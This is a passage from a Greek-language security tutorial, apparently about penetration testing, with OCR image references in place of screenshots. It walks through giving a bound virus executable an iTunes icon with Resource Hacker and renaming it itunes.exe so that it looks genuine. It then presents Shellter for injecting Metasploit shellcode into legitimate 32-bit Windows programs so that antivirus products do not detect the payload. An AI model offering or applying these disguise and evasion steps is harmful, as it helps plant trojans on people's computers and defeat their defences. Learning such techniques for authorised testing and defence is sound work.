





Και τέλος δημιουργείται το bind virus exe!!!!

Β. Resource Hacker Tool για αλλαγή εικονιδίου


Free open source tool




Τρέχουμε το resource hacker.





Με drag and drop βάζουμε το Virus για να βρούμε το custom εικονίδιο και να το ενσωματώσουμε όπως βλέπουμε στο δεξί πλαίσιο με το φιλικό των itunes.







Στην επιφάνεια εργασίας που έχουμε το itunes ορίζουμε το path στο πρόγραμμα για να βρει το φιλικό εικονίδιο.






Πατάμε replace.






Και βλέπουμε ότι δημιουργείται το αρχείο με itunes πλέον.



Κάνουμε μετονομασία σε itunes.exe για να φαίνεται πιο κοντά στο πραγματικό.



Και τέλος στο επόμενο στάδιο είναι αν το σαρώσουμε με κάποιο antivirus να μην φαίνεται ότι είναι ιός και να περνάει χωρίς κανένα detect virus alert!!!

Γ. Παράκαμψη των Antivirus

- **Εισαγωγή**

Το Shellter είναι ένα δυναμικό εργαλείο για shell code injection και το πρώτο πραγματικά δυναμικό εργαλείο PE infector που δημιουργήθηκε ποτέ. Μπορεί να χρησιμοποιηθεί για shell code injection σε εφαρμογές για Windows (προς το παρόν μόνο εφαρμογές 32 bit). Ο κώδικας που θα γίνει injection μπορεί να δημιουργηθεί από τον χρήστη ή κάτι που παράγεται από ένα framework, όπως είναι το Metasploit.
Το Shellter εκμεταλλεύεται την αρχική δομή του αρχείου PE και δεν εφαρμόζει καμία τροποποίηση, όπως την αλλαγή των δικαιωμάτων πρόσβασης μνήμης σε τμήματα (εκτός αν θέλει ο χρήστης), προσθέτοντας ένα επιπλέον τμήμα με πρόσβαση RWE και οτιδήποτε θα φαινόταν αόριστο κάτω από μια σάρωση Anti Virus.
Το Shellter χρησιμοποιεί μια μοναδική δυναμική προσέγγιση που βασίζεται στην ροή εκτέλεσης της εφαρμογής-στόχου. Το Shellter δεν είναι μόνο ένα EPO infector που προσπαθεί να βρει ένα σημείο στην εφαρμογή και εισαγάγει μια εντολή για να ανακατευθύνει την εκτέλεση σε κάποιο payload. Σε αντίθεση με οποιοδήποτε άλλο infector, το Shellter δεν μεταφέρει ποτέ τη ροή εκτέλεσης στο μολυσμένο αρχείο PE.

- **Κύρια Χαρακτηριστικά της δωρεάν έκδοσης του Shellter**

Συμβατό με Windows x86/x64 (XP SP3 and above) & Wine/CrossOver for Linux/Mac.
Δεν χρειάζεται εγκατάσταση (Portable)
Δεν απαιτεί επιπλέον εξαρτήσεις (python, .net, κλπ.).
Χωρίς στατικά πρότυπα PE, framework wrappers κλπ ...
Υποστηρίζει οποιοδήποτε 32-bit payload (που παράγεται είτε από metasploit είτε custom από τον χρήστη). Συμβατό με όλους τους τύπους κωδικοποίησης από το metasploit.
Συμβατό με την custom κωδικοποίηση που δημιουργήθηκε από το χρήστη.
Stealth Mode - Διατηρεί την αρχική λειτουργικότητα της εφαρμογής.
Multi-Payload PE infection.
Proprietary Encoding and User Defined Encoding Sequence.
Dynamic Thread Context Keys.
Υποστηρίζει Reflective DLL loaders.
Ενσωματωμένα Metasploit Payloads.
Junk code Polymorphic engine.
Thread context aware Polymorphic engine.
Ο χρήστης μπορεί να χρησιμοποιήσει δικό του δικό του πολυμορφικό κώδικα.
Επωφελείται από τις πληροφορίες Dynamic Thread Context για anti-static ανάλυση.
Εντοπίζει self-modifying κώδικα.
Εντοπίζει single and multi-thread εφαρμογές.
Πλήρως δυναμικά σημεία injection βασίζονται στην ροή εκτέλεσης.
Αποσυναρμολογεί και δείχνει στους χρήστες τα διαθέσιμα injection σημεία.
Ο χρήστης επιλέγει τι, πότε και που θα γίνει inject.

Υποστήριξη γραμμής εντολών.
Είναι δωρεάν.

- **Πως λειτουργεί;**

Το Shellter χρησιμοποιεί μια μοναδική δυναμική προσέγγιση που βασίζεται στην ροή εκτέλεσης της εφαρμογής-στόχου. Αυτό σημαίνει ότι δεν χρησιμοποιούνται στατικές / προκαθορισμένες θέσεις για το shell code injection. Το Shellter θα ξεκινήσει και θα εντοπίσει τον στόχο, ενώ ταυτόχρονα θα καταγράψει τη ροή εκτέλεσης της εφαρμογής.

- **Τι εντοπίζει;**

Το Shellter ανιχνεύει ολόκληρη τη ροή εκτέλεσης που συμβαίνει στην περιοχή χρήστη, δηλαδή τον κώδικα της ίδιας της εφαρμογής-στόχου (image PE) και τον κώδικα που βρίσκεται έξω από την εφαρμογή πχ σε κάποιο dll του συστήματος ή σε ένα σωρό (heap) κλπ. Αυτό συμβαίνει για να διασφαλιστεί ότι οι λειτουργίες πράγματι ανήκουν στο εκτελέσιμο-στόχο, αλλά χρησιμοποιούνται μόνο ως callback λειτουργίες για API των Windows.
Κατά τη διάρκεια της ανίχνευσης, το Shellter δεν θα καταγράψει ή δεν υπολογίσει τις εντολές που δεν βρίσκονται στην περιοχή μνήμης του PE image της εφαρμογής-στόχου, επειδή αυτές δεν μπορούν να χρησιμοποιηθούν για την εισαγωγή shell code.

- **Γιατί χρειάζεται το Shellter;**

Παράκαμψη Anti-Virus.
Τα εκτελέσιμα αρχεία που δημιουργούνται από το Metasploit ή από άλλα penetration testing frameworks, εντοπίζονται από τους περισσότερους AV vendors. Με τη χρήση του Shellter, έχετε ένα πολυμορφικό πρότυπο εκτελέσιμων αρχείων, αφού μπορείτε να χρησιμοποιήσετε ένα οποιοδήποτε 32-bit εκτελέσιμο αρχείο των Windows για να "κρύψετε" τον κώδικα σας. Το παραπάνω εκτελέσιμο αρχείο δεν θα πρέπει να συνδέεται στατικά με κανένα proprietary DLL εκτός από αυτά που περιλαμβάνονται στα Windows.
Μπορείτε επίσης να χρησιμοποιήσετε εφαρμογές που χρησιμοποιούν proprietary DLL, αν αυτά δεν είναι απαραίτητα για τη δημιουργία της process και φορτώνονται αργότερα εάν χρειαστεί να εκτελεστεί κώδικας για μια συγκεκριμένη εργασία. Σε περίπτωση που επιλέξετε μια εφαρμογή που χρειάζεται ένα ή περισσότερα proprietary DLLs για να δημιουργηθεί η process, τότε θα πρέπει να τα συμπεριλάβετε στον ίδιο κατάλογο από εκεί που φορτώνετε το κύριο εκτελέσιμο αρχείο. Ωστόσο, κάτι τέτοιο δεν συνιστάται, αφού είναι πιο βολικό να υπάρχει μόνο ένα εκτελέσιμο αρχείο που θα γίνει upload στον στόχο.


- **Επιλογή της εφαρμογής-στόχου**

Παραπάνω παρουσιάσαμε την βασική ιδέα του Shellter, στη συνέχεια θα δούμε ένα σημαντικό ζήτημα που είναι η επιλογή της κατάλληλης εφαρμογής για να ενσωματώσουμε το κώδικά μας. Αρχικά, όπως έχουμε αναφέρει ήδη, η

εφαρμογή πρέπει να είναι 32 bit native. Μια άλλη προϋπόθεση είναι ότι η εφαρμογή πρέπει να συνδέεται στατικά με εξωτερικές βιβλιοθήκες εκτός από εκείνες που περιλαμβάνονται στα Windows.
